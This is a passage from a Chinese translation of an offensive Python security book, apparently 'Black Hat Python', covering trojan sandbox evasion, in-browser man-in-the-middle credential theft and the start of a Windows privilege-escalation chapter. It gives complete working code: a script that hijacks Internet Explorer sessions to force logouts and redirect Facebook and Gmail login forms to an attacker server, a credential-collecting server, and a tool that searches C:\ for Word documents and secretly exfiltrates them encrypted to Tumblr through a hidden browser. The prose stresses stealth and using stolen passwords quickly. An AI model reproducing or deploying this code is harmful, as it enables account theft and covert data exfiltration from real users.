首先，我们通过调用 get_key_press 函数检查键盘按键或鼠标点击事件❸，如果函数返回了一个值，则那是鼠标点击发生的时间。然后，我们计算两次鼠标点击之间相差的时间❹，通过与我们设定的阈值进行对比❺，可以确定是否为鼠标双击事件。通过对鼠标双击进行检测，我们尝试判断沙盒的管理者是否通过在沙盒中模拟点击事件❻来仿冒正常的用户使用。举例来说，正常使用计算机期间，通常不会产生连续的 100 个鼠标双击事件。如果短时间内连续的鼠标双击达到了我们之前设定的最大值❼，则强行退出。最后一步，我们检查目标环境是否通过了所有的检验，是否达了鼠标点击、双击、键盘按键所需要的数量❽；如果是的话，则退出我们的沙盒检测函数。

我鼓励你稍微调整代码中的一些设置，然后进行测试，或者添加一些额外的功能，如虚拟机检测等。你可以在多台计算机上追踪鼠标点击、双击、键盘按键等一些常见的使用场景（用自己的计算机，不要黑别人的），这样的研究令人兴奋，也非常有价值。你可能需要更严格地检测目标是否为沙盒或者完全不需要做这种检测，这取决于你对目标的了解程度。本章中开发的工具可以作为木马最基本的功能使用，由于我们的木马框架使用了模块化的设计，你可以在任何木马被控端上部署它们。

9

玩转浏览器

Windows 系统的 COM 组件自动化技术应用非常广泛，包括了从与基于网络的远程服务交互到插入电子表格到你的应用程序中。从 Windows XP 系统往后，各个版本的 Windows 系统都允许将一个 IE 浏览器的 COM 对象插入到应用程序中。在本章中，我们将充分利用这一点，利用 IE 浏览器原生的自动化对象技术，创建一种浏览器内部的中间人类型攻击，从而窃取用户登录网站时所用的凭证。我们将注重此类登录信息窃取技术的扩展性，使其可以应用于多个目标网站。最后，我们将以 IE 浏览器作为一个对目标系统进行信息窃取的通道，我们还将引入公私钥加密技术保证被窃取的数据仅能为我所用。

你听的没错，还是 IE！虽然现在涌现出越来越多其他的浏览器，像 Google 的 Chrome、Mozilla 的 Firefox，但大部分企业网络还是将 IE 浏览器作为默认配置。同样，你也不可能将 IE 浏览器从 Windows 系统中移出，所以这些技术同样对你编写 Windows 系统的木马有帮助。

基于浏览器的中间人攻击

浏览器内部的中间人（MitB）攻击技术起源于 21 世纪初，是传统中间人攻

击技术的变种。恶意代码不需要作为数据通信的中间环节，而是将自身嵌入被攻击目标的浏览器中，并窃取登录凭证或其他敏感信息。这类恶意代码（其中的典型例子是 BHO 插件）大多数会将自身或者代码插入到浏览器中，以便控制浏览器进程本身。随着浏览器开发人员和杀毒软件开始关注此类技术或者行为，我们需要做得更加隐蔽一些。通过利用 IE 浏览器原生的 COM 接口，我们可以控制任何一个 IE 浏览器会话，以此获取登录社交网站或者电子邮箱的凭证。依此类推，你当然也可以修改用户的口令或者与他们已登录的会话进行交互。根据目标的需求，你还可以将该技术与键盘记录模块结合使用，在强制目标用户重新登录认证一个站点的同时，记录下用户的键盘输入。

我们将从创建一个简单的示例开始，该示例将监测用户浏览 Facebook 或者 Gmail 的行为，通过解除用户的登录状态，并修改登录的表单，使其将用户名和口令发送到一个我们控制的 HTTP 服务器上，在此之后，服务器只需要将他们的登录请求重定向到真实的登录页面即可。

如果你做过 JavaScript 的开发，你会发现用 COM 模型和 IE 交互是非常简单的。我们之所以挑选 Facebook 和 Gmail 作为实验对象，是因为它们的大部分用户都有一个不好的习惯，那就是重复使用口令，而且经常在工作中使用这些服务（比如，从工作邮箱跳转到 Gmail 中，使用 Facebook 和工作伙伴聊天，等等）。我们先来创建文件 *mitb.py*，并输入如下代码：

```
import win32com.client
import time
import urlparse
import urllib

❶ data_receiver = "http://localhost:8080/"

❷ target_sites  = {}
target_sites["www.facebook.com"] = ¬
    {"logout_url"       : None,
     "logout_form"      : "logout_form",
     "login_form_index": 0,
     "owned"            : False}

target_sites["accounts.google.com"]    = ¬
```

```
    {"logout_url"       : "https://accounts.google.com/¬
                          Logout?hl=en&continue=https://accounts.google.com/¬
                          ServiceLogin%3Fservice%3Dmail",
     "logout_form"      : None,
     "login_form_index" : 0,
     "owned"            : False}

# Gmail 的多个域名都用同样的目标配置
target_sites["www.gmail.com"]   = target_sites["accounts.google.com"]
target_sites["mail.google.com"] = target_sites["accounts.google.com"]

clsid='{9BA05972-F6A8-11CF-A442-00A0C90A8F39}'

❸ windows = win32com.client.Dispatch(clsid)
```

这些代码用于执行我们的浏览器内部中间人攻击[man-(kind-of)-in-the-browser]。我们通过 `data_receiver` 变量❶指定接受目标网站登录凭证的 Web 服务器。这种方法具有一定的危险性，因为一个谨慎的用户可能会注意到链接重定向的发生，所以后续留给你的课外工作是设法通过抽取用户 cookies 或者通过图片标签和其他 DOM 对象推送存储的登录凭证，这样你窃取目标网站凭证的行为将更加隐蔽。随后，我们建立了一个当前的攻击方式能够支持的目标网站的字典对象❷。字典的成员如下：`logout_url` 是一个 URL 链接，我们能够通过一个 GET 请求强制用户重定向该链接从而退出登录；`logout_form` 是一个 DOM 对象，我们可以通过将其提交给目标网站而强制用户退出；`login_form_index` 是我们要修改的登录表单在目标域名网页的 DOM 对象中的相对位置；`owned` 标志位告诉我们是否已经抓取到目标网站的登录凭证，我们并不想一直强制用户重复登录，这样会引起用户的警觉。随后，我们使用 IE 浏览器类的 ID 号，并进行了相应的 COM 对象实例化❸，可以通过该对象访问 IE 浏览器正在运行的所有标签页和实例。

现在，我们已经有了必需的数据结构，接下来将创建攻击的主循环：

```
while True:

❶    for browser in windows:

        url = urlparse.urlparse(browser.LocationUrl)
```

```
❷      if url.hostname in target_sites:

❸          if target_sites[url.hostname]["owned"]:
               continue

           # 如果有一个 URL，我们可以重定向
❹          if target_sites[url.hostname]["logout_url"]:
               browser.Navigate(target_sites[url.hostname]["logout_url"])
               wait_for_browser(browser)

           else:

               # 检索文档中的所有元素
❺              full_doc = browser.Document.all

               # 迭代，寻找注销表单
               for i in full_doc:

                   try:

                       # 找到退出登录的表单并提交
❻                      if i.id == target_sites[url.hostname]["logout_form"]:
                           i.submit()
                           wait_for_browser(browser)

                   except:
                       pass

           # 现在来修改登录表单
           try:
               login_index = target_sites[url.hostname]["login_form_index"]
               login_page = urllib.quote(browser.LocationUrl)
❼              browser.Document.forms[login_index].action = "%s%s" % (data_¬
               receiver, login_page)
               target_sites[url.hostname]["owned"] = True

           except:
               pass
   time.sleep(5)
```

这个主循环用于监控目标的浏览器会话是否在访问我们希望得到登录凭证的网站。我们首先从迭代当前运行的所有 IE 浏览器对象开始❶，它包含当前 IE 活动的标签页。如果我们发现目标正在访问一个我们预先设定的网站❷，那么我们将开启攻击的主流程。第一步需要做的是检测是否已经对该站点执行过攻击❸；如果是的话，将不再重新执行。（这样做有个缺陷，如果用户没有正确输入口令，你就得不到他们的登录凭证；我将布置一个简单的解决办法作为课外作业来改进当前方法。）

然后，我们检测目标站点的字典中是否包含一个简单的退出登录的 URL 链接❹，如果包含，我们将浏览器重定向到该链接。如果目标站点（比如 Facebook）要求用户提交一个表单来强制退出，那么我们将开始对整个 DOM 对象❺进行迭代，直到找到退出表单相应的 HTML 元素的 ID 号❻，这样我们就可以强制提交这个表单。当用户重新跳转到登录表单的时候，我们通过修改表单送达的后端地址，将用户名和口令提交到我们掌控的服务器上❼，然后等待用户登录。请注意，我们将目标网站的链接地址添加到访问用于搜集登录凭证的服务器的 URL 末尾。这样的话，我们的服务器就知道在收集了登录凭证之后，将浏览器重定向到哪个站点了。

你会注意到上述代码中调用了 `wait_for_browser` 函数，这个简单的函数用于等待浏览器完成一个完整的操作。比如浏览一个新的页面或者等待一个页面完全加载。现在我们把这个函数的如下功能代码插入到脚本的主循环之前：

```
def wait_for_browser(browser):

    # 等待浏览器加载完一个页面
    while browser.ReadyState != 4 and browser.ReadyState != "complete":
        time.sleep(0.1)

    return
```

以上代码相当简洁。使用这个函数的目的是希望在脚本代码继续执行之前，能够确定 DOM 对象已经完全加载。这样我们才能精确安排对 DOM 对象的任何修改和解析操作。

创建接收服务器

目前为止，我们已经建立了攻击脚本，接下来需要创建一个简单的 HTTP 服务器，用于接收脚本提交过来的登录凭证。新建一个文件 *cred_server.py*，输

入如下代码：

```
import SimpleHTTPServer
import SocketServer
import urllib

class CredRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_POST(self):
❶       content_length = int(self.headers['Content-Length'])
❷       creds = self.rfile.read(content_length).decode('utf-8')
❸       print creds
❹       site = self.path[1:]
        self.send_response(301)
❺       self.send_header('Location',urllib.unquote(site))
        self.end_headers()

❻ server = SocketServer.TCPServer(('0.0.0.0', 8080), CredRequestHandler)
server.serve_forever()
```

这个简单的代码片段就是我们专门设计的 HTTP 服务器。我们将初始化基础的 `TCPServer` 类，设置 IP 地址、端口，以及 `CredRequestHandler` 类❻，这个类用于处理 HTTP 的 POST 请求。当我们的服务器接收到目标浏览器的请求时，我们读取数据包头中的 `Content-Length` 字段❶，用于确定整个请求数据包的大小，然后读入请求的内容❷并将它们打印出来❸。之后我们解析出访问的原始站点（Facebook、Gmail 等。）❹，然后强制浏览器重定向到目标站点的主页面❺。你将来可以在这里添加一个新的功能，即每当收集到登录凭证，就给自己发一封电子邮件。这样的话，你就可以立即使用目标的登录凭证尝试登录，以免他们修改口令。我们现在就开始尝试一下。

小试牛刀

启动一个 IE 实例，然后通过不同的窗口运行脚本文件 *mitb.py* 和 *cred_server.py*。你可以先测试下，用浏览器访问多个不同的站点，观察是否存在你无法理解的异常行为。然后，浏览 Facebook 或者 Gmail，并尝试登录。以 Facebook 为例，在运行 *cred_server.py* 的窗口中，你可以看到如下输出：

```
C:\>python.exe cred_server.py
lsd=AVog7IRe&email=justin@nostarch.com&pass=pyth0nrocks&default_persistent=0&¬
```

```
timezone=180&lgnrnd=200229_SsTf&lgnjs=1394593356&locale=en_US
localhost - - [12/Mar/2014 00:03:50] "POST /www.facebook.com HTTP/1.1" 301 -
```

可以看到，脚本已经获取到登录凭证，并且通过服务器的重定向，将浏览器返回到主登录界面。当然，你也可以进行一些其他的测试，首先通过运行 IE 浏览器登录 Facebook；然后运行 *mitb.py* 脚本查看该脚本是否能够强制用户退出登录。现在，我们可以通过这种方式获取用户的登录凭证，接下来让我们看看如何通过劫持 IE 浏览器窃取目标网络的内部信息。

利用 IE 的 COM 组件自动化技术窃取数据

获取进入目标网络的权限只是整个网络攻防中的一部分，接下来我们将利用该权限窃取目标系统的内部文档、电子表格或者其他数据。由于目标的防护机制各不相同，这个部分将是最考验攻防技术的内容。我们可能遇到的是本地或者远程的系统（或者两者皆有），需要开启一个实现远程连接的进程，这个进程必须能够从内部网络发送数据或者初始化一个连接到外部。加拿大的安全研究同仁卡里姆·纳斯尤（Karim Nathoo）指出，IE 浏览器的 COM 组件自动化技术在利用浏览器进程 *Iexplore.exe* 方面具有很大优势，该进程默认为可被信任及作为防火墙白名单的成员，我们可以利用它窃取网络的内部信息。

我们将创建一个 Python 脚本，用于捕获本地文件系统中的 Word 文档。当一个文档出现时，脚本将利用公钥对其加密[1]，然后自动启动进程将加密的文档提交到一个位于 *tumblr.com* 站点的博客上。这样的话，我们就可以秘密地传送文档，并且在任何人都无法解密的情况下恢复文档。通过利用诸如 Tumblr 这样的信任站点，我们还能够穿透防火墙或者代理的黑名单拦截功能，这些功能很可能阻止我们将文档发送到一个被我所控的 IP 地址或者 Web 服务器上。接下来，我们首先将一些基础的函数添加到窃取信息的脚本中，新建脚本 *ie_exfil.py*，然后输入如下代码：

```
import win32com.client
import os
import fnmatch
import time
```

1. Python 库 PyCrypto，可以从以下链接处下载安装：*http://www.voidspace.org.uk/python/modules.shtml#pycrypto/*。

```
import random
import zlib

from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

doc_type   = ".doc"
username   = "jms@bughunter.ca"
password   = "justinBHP2014"

public_key = ""


def wait_for_browser(browser):

    # 等待浏览器加载完一个页面
    while browser.ReadyState != 4 and browser.ReadyState != "complete":
        time.sleep(0.1)

    return
```

到目前为止，我们只添加了需要导入的函数库，以及需要搜寻的文档类型、我们的 Tumblr 账户和口令，我们预留了公钥的位置，以便之后加入。现在，我们将添加用于加密文件名和文件内容的函数，如下：

```
def encrypt_string(plaintext):

    chunk_size = 256
    print "Compressing: %d bytes" % len(plaintext)
❶   plaintext = zlib.compress(plaintext)

    print "Encrypting %d bytes" % len(plaintext)

❷   rsakey = RSA.importKey(public_key)
    rsakey = PKCS1_OAEP.new(rsakey)

    encrypted = ""
    offset    = 0
```

```
❸     while offset < len(plaintext):

          chunk = plaintext[offset:offset+chunk_size]

❹         if len(chunk) % chunk_size != 0:
              chunk += " " * (chunk_size - len(chunk))

          encrypted += rsakey.encrypt(chunk)
          offset    += chunk_size


❺     encrypted = encrypted.encode("base64")

      print "Base64 encoded crypto: %d" % len(encrypted)

      return encrypted

  def encrypt_post(filename):

      # 打开并读取文件
      fd = open(filename,"rb")
      contents = fd.read()
      fd.close()

❻     encrypted_title = encrypt_string(filename)
      encrypted_body  = encrypt_string(contents)


      return encrypted_title,encrypted_body
```

我们的 encrypt_post 函数用于将输入文件对应的文件内容和文件名加密，返回基于 base64 编码格式的结果。首先，我们调用主要的功能函数 encrypt_string❻，输入的参数为目标文件名，加密结果也将作为我们提交到 Tumblr 博客上的标题。函数 encrypt_string 的第一步是对文件应用 zlib 库进行压缩❶，然后利用产生的公钥建立 RSA 公钥加密对象❷。随后，开始对文件内容进行每 256 个字节为一块的循环加密❸，这是 RSA 加密数据块的最大值。

当加密到文件的最后一块时❹，如果没有 256 个字节长，那么我们将在后面添加空格确保可以成功加解密。当我们完成整个密文之后，将进行 base64 编码❺并输出。之所以使用 base64 编码，是为了避免在提交到 Tumblr 博客上时出现编码之类的怪异问题。

现在，我们已经建立好了加密函数，接下来将添加登录和浏览 Tumblr 界面的功能。不幸的是，目前还没有查找 Web 界面上的 UI 元素的捷径，导致我花了 30 分钟使用 Google Chrome 浏览器及其开发工具检查每个需要交互的 HTML 元素。

需要注意的是，我通过 Tumblr 的设置页面将编辑模式调整为纯文本模式，关闭讨厌的基于 JavaScript 的编辑模式。此外，如果你使用的不是 Tumblr 而是其他服务，你也需要解决精确的时间计算、DOM 对象交互，以及所需的 HTML 元素的获取问题。幸运的是，Python 使得这些步骤自动化协调起来非常简单，现在让我们添加更多的代码！

```
❶ def random_sleep():
    time.sleep(random.randint(5,10))
    return

def login_to_tumblr(ie):

    # 解析文档中的所有元素
❷   full_doc = ie.Document.all

    # 迭代每个元素来查找登录表单
    for i in full_doc:
❸       if i.id == "signup_email":
            i.setAttribute("value",username)
        elif i.id == "signup_password":
            i.setAttribute("value",password)

    random_sleep()

    # 你会遇到不同的登录主页
❹   if ie.Document.forms[0].id == "signup_form":
        ie.Document.forms[0].submit()
    else:
        ie.Document.forms[1].submit()
```

```
    except IndexError, e:
        pass

    random_sleep()


    # 登录表单是登录页面中的第二个表单
    wait_for_browser(ie)

    return
```

我们创建了一个简单的 random_sleep 函数❶，用于随机休眠一段时间，这样的设计是为了让浏览器在执行一些没有通过注册 DOM 对象的事件作为信号的任务时，能够等待它们完成。这同时也使浏览器的操作看起来更接近人为。我们的 login_to_tumblr 函数解析 DOM 对象中的所有元素❷，从中寻找 email 地址和口令的填充字段❸，并将它们的值设置为我们提供的登录凭证（不要忘记事先申请一个账户）。Tumblr 站点每次登录的页面都有些许不同，所以随后的代码❹将会仅查找登录表单并提交。执行这个代码后，我们应该已经登录到 Tumblr 站点的控制页面并准备提交一些信息，接下来我们添加相关的代码。

```
def post_to_tumblr(ie,title,post):

    full_doc = ie.Document.all

    for i in full_doc:
        if i.id == "post_one":
            i.setAttribute("value",title)
            title_box = i
            i.focus()
        elif i.id == "post_two":
            i.setAttribute("innerHTML",post)
            print "Set text area"
            i.focus()
        elif i.id == "create_post":
            print "Found post button"
            post_form = i
            i.focus()
```

```
    # 将浏览器的焦点从输入主体内容的窗口上移开
    random_sleep()
❶   title_box.focus()
    random_sleep()

    # 提交表单
    post_form.children[0].click()
    wait_for_browser(ie)

    random_sleep()

    return
```

你不会对这些代码感到陌生，我们只是查询 DOM 对象，定位何处用于提交博客的标题和主体内容。post_to_tumblr 函数的输入是浏览器实例、加密的文件名和需要提交的文件内容。一个小技巧（从 Chrome 开发工具中学来的）❶是我们必须将浏览器的焦点从需要提交主体内容的部分移开，才能使 Tumblr 上的 JavaScript 代码启用 Post 按钮。诸如此类的细小技巧非常值得记录，以便将此技术应用于其他网站。现在，我们能够登录并提交内容到 Tumblr 站点上，整个脚本的最后一段代码如下：

```
def exfiltrate(document_path):

❶   ie = win32com.client.Dispatch("InternetExplorer.Application")
❷   ie.Visible = 1

    # 访问 tumblr 站点并登录
    ie.Navigate("http://www.tumblr.com/login")
    wait_for_browser(ie)

    print "Logging in..."
    login_to_tumblr(ie)
    print "Logged in...navigating"

    ie.Navigate("https://www.tumblr.com/new/text")
    wait_for_browser(ie)

    # 加密文件
```

```
    title,body = encrypt_post(document_path)

    print "Creating new post..."
    post_to_tumblr(ie,title,body)
    print "Posted!"

    # 销毁 IE 实例
❸   ie.Quit()
    ie = None

    return

# 用户文档检索的主循环
# 注意：以下这段代码的第一行没有“tab”缩进
❹ for parent, directories, filenames in os.walk("C:\\"):
    for filename in fnmatch.filter(filenames,"*%s" % doc_type):
        document_path = os.path.join(parent,filename)
        print "Found: %s" % document_path
        exfiltrate(document_path)
        raw_input("Continue?")
```

exfiltrate 函数的输入是我们想存储到 Tumblr 上的文档。它首先创建一个 IE 的 COM 对象实例❶，巧妙的是这个过程可以是可见的也可以是隐藏的❷。出于调试的目的，我们暂且将其设置为 1，即可见的，但是为了实现最大的隐蔽性，你当然想把它设置为 0。这真的是非常有用，设想一下，如果你的木马检测到存在其他的 IE 活动，在这种情况下，你利用隐藏的 IE 进程进行文档窃取的活动将会更深地隐藏在用户的正常活动中。等我们调用完所有功能函数之后，将销毁 IE 实例❸并返回。脚本的最后一段代码❹负责在目标系统的硬盘驱动 *C:* 下搜寻符合我们事先设定好扩展名的文件（当前这个例子的扩展名是 *.doc*）。每当找到一个文件，我们就将其完整的路径交给 exfiltrate 函数。

到目前为止，主要的功能代码都已经完备，我们还需要创建一个简单快速的 RSA 公私钥生成脚本，以及一个解密脚本用于将 Tumblr 上每块加密的文本解密出来。接下来，我们从创建一个 *keygen.py* 脚本开始，输入如下代码：

```
from Crypto.PublicKey import RSA

new_key = RSA.generate(2048, e=65537)
```

```
public_key = new_key.publickey().exportKey("PEM")
private_key = new_key.exportKey("PEM")


print public_key
print private_key
```

Python 如此强大以至于只需要几行代码就可以完成此项功能：这段代码会输出一个公私钥对。随后将公钥复制到之前的 *ie_exfil.py* 脚本中，然后新建一个名为 *decryptor.py* 的 Python 文件，输入如下代码（将产生的私钥粘贴到 `private_key` 变量中）：

```
import zlib
import base64
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

private_key = "###PASTE PRIVATE KEY HERE###"

❶ rsakey = RSA.importKey(private_key)
rsakey = PKCS1_OAEP.new(rsakey)

chunk_size= 256
offset    = 0
decrypted = ""
❷ encrypted = base64.b64decode(encrypted)

while offset < len(encrypted):
❸     decrypted += rsakey.decrypt(encrypted[offset:offset+chunk_size])
    offset += chunk_size

# 解压负载
❹ plaintext = zlib.decompress(decrypted)

print plaintext
```

堪称完美！我们首先应用私钥❶对 RSA 类进行实例化，紧接着我们对来自 Tumblr 的编码文件进行 base64 解码❷。与加密循环类似，我们以 256 个字节为

一块❸来解密数据，慢慢地形成我们原始的明文字符串。最后一步❹是将这些负载解压，因为之前是压缩过之后再加密处理的。

小试牛刀

虽然整块代码分成了很多的部分和组件，但是整体上十分容易使用。我们只需要在一个 Windows 主机上运行 *ie_exfil.py* 脚本，然后等待它将数据成功提交到 Tumblr 站点上。如果你在脚本中设置 IE 浏览器是可视的，那么你将看到上述整个流程。当这一切都完成以后，你可以通过浏览 Tumblr 站点的页面查看到类似图 9-1 所示的内容。

图 9-1　加密的文件名

正如你所看到的那样，图 9-1 中有一大块加密数据，其隐含的是我们的文件名。将页面往下拉一点，就会清楚地看到博客的标题结束于字体不再是黑体字的位置。如果你将这个标题复制并粘贴到你的解密脚本 *decryptor.py* 中，并运行它，你会看到如下内容：

```
#:> python decryptor.py
C:\Program Files\Debugging Tools for Windows (x86)\dml.doc
#:>
```

太棒了！我们的脚本 *ie_exfil.py* 从 Windows 系统的调试工具所在的路径下窃取了一个文档，并将其内容上传到 Tumblr 站点上，而且还成功解密了文件名。对于该文件的整体内容，你当然希望能够利用本书第 5 章所使用的技巧自动化完成解密还原工作（利用 `urllib2` 和 `HTMLParser`），现在就尝试一下，这是我留给你的课外作业。另外一个需要考虑的事情是，在我们的 *ie_exfil.py* 脚本中，我们用空格字符补齐了最后 256 个字节，这将破坏某些文件的格式。所以，该项目另外一个需要改进的地方是将文件的原始大小加密存储到博客内容的开始处。这样，你可以在对齐文档之前知道它的原始大小，从而在完成解密博客的内容之后，读入该文件的原始大小，将解密之后的文件调整到原始长度。

10

Windows 系统提权

到目前为止，你可能已经通过远程堆溢出或者网络钓鱼的方式进入到了一个较有价值的 Windows 网络内部，能够从中反弹出一个 Shell 窗口。那么，接下来就是提升权限的时候了。即使你已经拥有 System 或者管理员权限，你也可能希望掌握一些途径用于实现这些权限的稳定获取，以免某些提权方法在一个安全补丁的修补周期中被消除。将这些提权的方法和情况记录在你的备用手册上非常有必要，这是因为你无法在自己的环境中分析和测试一些企业级的软件，这些软件必须在大小和结构都匹配的网络中才能运行。在一个典型的权限提升案例中，你可能会尝试利用一个代码编写不严谨的驱动程序或者 Windows 内核本身的漏洞，在这种情况下，如果你编写的利用代码质量不高或者利用过程遇到什么问题，那么很有可能导致系统崩溃。所以接下来，我们将介绍提升 Windows 系统权限的一些其他方法。

大型企业网络的系统管理员一般都需要执行一些既定的计划任务或服务，这些任务需要执行一些子进程或者 VBScript、PowerShell 脚本来自动化完成。系统开发人员同样经常需要以这种方式来执行一些自动化的系统内建任务。有些高权限进程会处理或者执行可以被低权限用户写入的文件或二进制执行程序，

我们将尝试利用其中的机会。其实在 Windows 系统中，存在很多提升权限的方法，我们所要讲的只是其中的一小部分。然而，当你明白了这些方法的核心原理之后，你可以扩展你的脚本，使其利用 Windows 系统中的一些其他隐蔽细节。

我们将从如何应用 Windows 系统的 WMI 编程接口开始学习，将利用它创建一个可扩展的接口来监视新进程的创建。同时，我们捕获其中有用的数据，比如文件路径、创建进程的用户和对应的权限等。然后，我们的进程监视器将所有的文件路径提交给一个文件监控脚本，该脚本用于持续跟踪任何新文件的产生及写入的数据。这样我们就能获知哪些文件被高权限的进程所访问及这些文件的位置。最后，我们将拦截那些创建文件的高权限的进程，并插入脚本代码，从而实现以目标进程的权限执行 shell 命令的目的。上述整个过程中的亮点是我们没有进行任何 API 劫持，所以绝大多数的杀毒软件对该过程毫无察觉。

环境准备

为了编写本章中的权限提升工具，我们需要安装一些软件库。如果你按照本书前面提到的方法操作，那么应该已经安装好了 `easy_install`。如果没有安装，回到第 1 章执行相关安装 `easy_install` 的指令。

在你的 Windows 虚拟机中打开一个 CMD 命令窗口，执行如下命令：

```
C:\> easy_install pywin32 wmi
```

如果由于某种原因，该方法无法成功安装，你可以直接从 *http://sourceforge.net/projects/pywin32/*站点下载安装程序。

接下来，你需要安装本书技术评审 Dan Frisch 和 Cliff Janzen 为本书写的示例服务。这个服务涵盖了一系列在大型企业级网络中常见的漏洞，有助于阐述本章中的示例代码。

1. 从 *http://www.nostarch.com/blackhatpython/bhpservice.zip* 链接中下载 ZIP 压缩包。
2. 利用自带的批处理脚本 *install_service.bat* 来安装服务，确保以管理员身份执行脚本。

你应该已经准备好了，现在我们开始学习一些有意思的内容！

创建进程监视器

我参与了 Immunity 公司一个名为“El Jefe”的项目，它是一个简单的以集中式日志记录为核心的进程监控系统（*http://eljefe.immunityinc.com/*）。这个工具的设计初衷是站在防御者的角度监控进程创建和恶意软件安装。通过一整天的讨论，我的工作搭档 Mark Wuergler 建议将 El Jefe 以 SYSTEM 权限运行在目标 Windows 系统上，以此作为一个轻量级的进程监控方法。通过这种方法，我们可以深入了解那些潜在的不安全的文件句柄和子进程的创建。如果这种方法奏效，那么我们将顺带获得很多可能导致权限提升的 BUG，这是我们成功提权的关键。

原始版本的 El Jefe 工具最大的缺陷是，它将一个 DLL 注入每个进程中，用于劫持对原生函数 `CreateProcess` 所有形式的调用。然后，通过命名管道与搜集信息的客户端通信，该客户端将进程创建的详细情况发送到日志记录的服务器上。这样做的问题是大部分杀毒软件也会劫持对 `CreateProcess` 函数的调用，由此导致它们认为 El Jefe 是恶意软件，或者当 El Jefe 和杀毒软件并存时，导致系统不稳定。在本章中，我们将重构 El Jefe 的一些进程监控功能，实现非劫持方式的监控，添加一些其他的功能。这使得我们的进程监控器不仅可以随时拆卸，而且可以与杀毒软件并存而不会发生其他的问题。

利用 WMI 监视进程

编程人员可以利用 WMI 的 API 接口监控某些系统事件，当这些事件发生的时候，我们能接收到事件相关的回调信息。在新的进程创建时，我们将利用这个接口设置接收回调信息。由此，当一个进程创建时，我们能捕获到一些有价值的信息：比如，进程的创建时间、创建进程的用户、实际启动的可执行文件及命令行参数、进程 ID 号、父进程 ID 号。这样，我们就能知道哪些进程是由高权限用户创建的，尤其是哪些进程会调用其他的外部文件，如 VBScript 脚本或批处理脚本。当得到这些信息之后，我们就能确定进程令牌所对应的权限。在某些罕见的情况下，你会发现一些进程虽然是由一个普通用户创建的，但是却被赋予了额外的 Windows 系统权限，而那些正是你能利用的。

现在，让我们从创建一个具备监控功能的简单脚本[1]开始，脚本能够提供基本的进程信息，在此基础上确定进程已经具备的权限。需要注意的是，为了获取如 SYSTEM 权限的高权限进程的信息，你需要将你的脚本以管理员权限运行。

1. 该段代码来自于 Python WMI 页面（*http://timgolden.me.uk/python/wmi/tutorial.html*）。

下面我们创建脚本文件 *process_monitor.py*，输入如下代码：

```
import win32con
import win32api
import win32security

import wmi
import sys
import os


def log_to_file(message):
    fd = open("process_monitor_log.csv", "ab")
    fd.write("%s\r\n" % message)
    fd.close()

    return

# 创建一个日志文件的头
log_to_file("Time,User,Executable,CommandLine,PID,Parent PID,Privileges")

# 初始化 WMI 接口
❶ c = wmi.WMI()

# 创建进程监控器
❷ process_watcher = c.Win32_Process.watch_for("creation")


while True:
    try:
❸       new_process  = process_watcher()

❹       proc_owner   = new_process.GetOwner()
        proc_owner   = "%s\\%s" % (proc_owner[0],proc_owner[2])
        create_date  = new_process.CreationDate
        executable   = new_process.ExecutablePath
        cmdline      = new_process.CommandLine
        pid          = new_process.ProcessId
        parent_pid   = new_process.ParentProcessId
```

```
            privileges  = "N/A"

            process_log_message = "%s,%s,%s,%s,%s,%s,%s\r\n" % (create_date, ¬
            proc_owner, executable, cmdline, pid, parent_pid, privileges)

            print process_log_message

            log_to_file(process_log_message)

        except:
            pass
```

我们先从实例化 WMI 类开始❶，然后告诉它监控进程创建事件❷。通过阅读 Python 的 WMI 文档，我们获悉我们可以监控进程的创建和销毁事件。如果你需要密切监控进程相关的事件，则可以将程序设置成通知一个进程生命周期内的所有事件信号。随后，我们在代码中编写了一个循环，该循环将一直运行直到 process_watcher 函数返回一个新的进程事件❸。这个新的进程事件是一个称之为 Win32_Process[2]的 WMI 类，它包含了所有我们随后要用到的相关信息，其中一个类成员函数叫作 GetOwner，我们通过调用它来确定具体是谁启动了进程❹。在循环中，我们搜集到了所有需要的进程信息，我们将它输出到屏幕、记录到一个文件中。

小试牛刀

现在让我们启动上述进程监控脚本，然后创建一些进程以便查看脚本的输出情况：

```
C:\> python process_monitor.py

20130907115227.048683-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\¬
notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,740,508,N/A

20130907115237.095300-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\¬
calc.exe,"C:\WINDOWS\system32\calc.exe" ,2920,508,N/A
```

运行脚本之后，我启动了 *notepad.exe* 和 *calc.exe* 这两个程序。可以看到，

2. 关于 Win32_Process 类的文档：*http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx*。

输出的信息都正确无误。请注意两个进程都有一个父进程 PID 号 508，这个进程 ID 属于我的虚拟机中的进程 *explore.exe*。现在你可以好好休息一下，让脚本运行一整天，看看都执行了哪些进程、计划任务和软件更新程序。幸运的话，你还可能逮到恶意软件。同样非常有用的是，类似注销和重新登录系统这些行为产生的事件会显示出那些具有更高权限的进程。截至目前，我们已经具备了基本的进程监控能力，下面我们开始在记录信息中添加和权限相关的内容，并了解一些关于 Windows 系统权限的运行机制及其重要性的原因。

Windows 系统的令牌权限

源自微软的解释，Windows 系统的令牌是指："一个包含进程或者线程上下文安全信息的对象"[3]，一个令牌如何初始化和被赋予何种权限或特权决定了进程或者线程能执行哪些任务。开发者出于好意会给一个安全产品内嵌一个系统托盘程序，这会让没有相应权限的用户控制以驱动形式存在的 Windows 系统服务。开发者在进程中使用了原生的 Windows API 函数 `AdjustTokenPrivileges`，并毫无恶意地将 `SeLoadDriver` 权限赋予了系统托盘程序。而出乎开发者预料的是，如果你可以插入代码到系统托盘程序，你也同样能够加载或者卸载任何驱动，这表明你可以布置一个能进入系统内核模式的 rootkit，也意味着系统权限攻防游戏的结束。

请牢记，如果你不能将你的进程监视器以 SYSTEM 或管理员身份运行，那么你需要始终盯住那些你能够监控的进程，以便发现是否有可以为你所用的附加权限。用户运行的权限配置错误的进程是一个极好的获取 SYSTEM 权限或者以系统内核态运行代码的途径。表 10-1 列出了那些我经常查找的有意思的权限。这当然不是所有的，但起码是个很好的开始[4]。

表 10–1　一些有意思的权限

权限名称	具体被赋予的访问权限
`SeBackupPrivilege`	该权限使得用户进程可以备份文件和目录，读取任何文件而无须关注它的访问控制列表（ACL）

3. MSDN 访问令牌：*http://msdn.microsoft.com/en-us/library/Aa374909.aspx*。
